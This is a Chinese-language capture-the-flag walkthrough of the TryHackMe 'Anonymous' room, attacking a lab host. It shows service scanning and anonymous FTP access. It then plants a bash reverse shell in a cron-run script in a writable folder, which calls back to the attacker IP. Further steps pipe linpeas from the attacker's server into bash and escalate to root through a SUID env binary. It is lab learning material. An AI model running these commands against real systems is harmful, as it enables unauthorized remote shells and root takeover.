



# Anonymous

## URL

<https://tryhackme.com/room/anonymous>

## IP

10.10.171.48



```
# nmap -sV -sC 10.10.171.48
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-21 23:17 CST
Nmap scan report for 10.10.171.48
Host is up (0.68s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.8.58.168
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx   2 111      113      4096 Jun 04  2020 scripts [NSE: writeable]
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8bca21621c2b23fa6bc61fa813fe1c68 (RSA)
|   256 9589a412e2e6ab905d4519ff415f74ce (ECDSA)
|_  256 e12a96a4ea8f688fcc74b8f0287270cd (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: ANONYMOUS; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: ANONYMOUS, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time:
|   date: 2023-01-21T15:17:26
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
|   Computer name: anonymous
|   NetBIOS computer name: ANONYMOUS\x00
|   Domain name: \x00
|   FQDN: anonymous
|_  System time: 2023-01-21T15:17:26+00:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.12 seconds
```

先使用nmap針對服務做服務探測及預設腳本列舉  
( 第1、2、3題答案 )



首先觀察到ftp的版本有點低，找找看有沒有相關漏洞

找到後使用Metasploit，但沒有成功，繼續找其他地方

順著題目走，先來用enum4linux掃一下（第4題答案）

```
# enum4linux -a 10.10.171.48
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Jan 21 23:31:30 2023

===== ( Target Information ) =====

Target ..... 10.10.171.48
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
[+] Attempting to map shares on 10.10.171.48
```

```
//10.10.171.48/print$ Mapping: DENIED Listing: N/A Writing: N/A
//10.10.171.48/pics Mapping: OK Listing: OK Writing: N/A Wrote
```



## 來看看smb分享的資源有什麼

```
# smbclient //10.10.171.48/pics
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls

.                D           0   Sun May 17 19:11:34 2020
..               D           0   Thu May 14 09:59:10 2020
corgo2.jpg       N       42663  Tue May 12 08:43:42 2020
puppos.jpeg     N      265188  Tue May 12 08:43:42 2020

20508240 blocks of size 1024. 13306804 blocks available
smb: \> █
```

兩台狗狗的圖片而已，metadata中也沒什麼特別的  
前面用nmap掃描就得知可以用anonymous登入FTP





```
# ftp 10.10.171.48
Connected to 10.10.171.48.
220 NamelessOne's FTP Server!
Name (10.10.171.48:backone): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||39578|)
150 Here comes the directory listing.
drwxrwxrwx    2 111    113          4096 Jun 04  2020 scripts
226 Directory send OK.
ftp>
```

登入後映入眼簾的就是一個權限超大的目錄

裡面就只有一支腳本、log及txt各一份，看了一下沒什麼特別的

不過感覺有個排程在跑這支腳本，剛好權限很大  
載下來加工一下再傳上去吧




```
└─# cat clean.sh
#!/bin/bash
bash -c $( bash -i >& /dev/tcp/10.8.58.168/1234 0>&1 )
```

```
ftp> put clean.sh
local: clean.sh remote: clean.sh
229 Entering Extended Passive Mode (|||8273|)
150 Ok to send data.
100% |*****| 67 424.86 KiB/s 00:00 ETA
226 Transfer complete.
67 bytes sent in 00:00 (0.08 KiB/s)
ftp>
```

```
└─# nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.8.58.168] from (UNKNOWN) [10.10.171.48] 49628
bash: cannot set terminal process group (1508): Inappropriate ioctl for device
bash: no job control in this shell
namelessone@anonymous:~$
```

果然不出所料，等了一下就得到了shell

在家目錄就可以找到第5題答案




簡單找了一些常見的提權點，沒什麼特別的收穫

只好請出linpeas了

```
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
namelessone@anonymous:~$ curl -L http://10.8.58.168/linpeas.sh | bash
curl -L http://10.8.58.168/linpeas.sh | bash
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
  1   808k    1 15312  xeb 0    h 0 wk 6651 vinkcer 0  0:02:04 0:00:02 0:02:02  6648
```



這題其實有很多提權點

稍微選了一個比較沒那麼無腦的，找到一支程式有SUID的權限

去GTFOBins找提權的方式

```
namelessone@anonymous:~$ /usr/bin/env /bin/sh -p
id/usr/bin/env /bin/sh -p

uid=1000(namelessone) gid=1000(namelessone) euid=0(root) groups=1000(namelessone),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)
```

拿到root，在root的家目錄中即可找到第6題答案

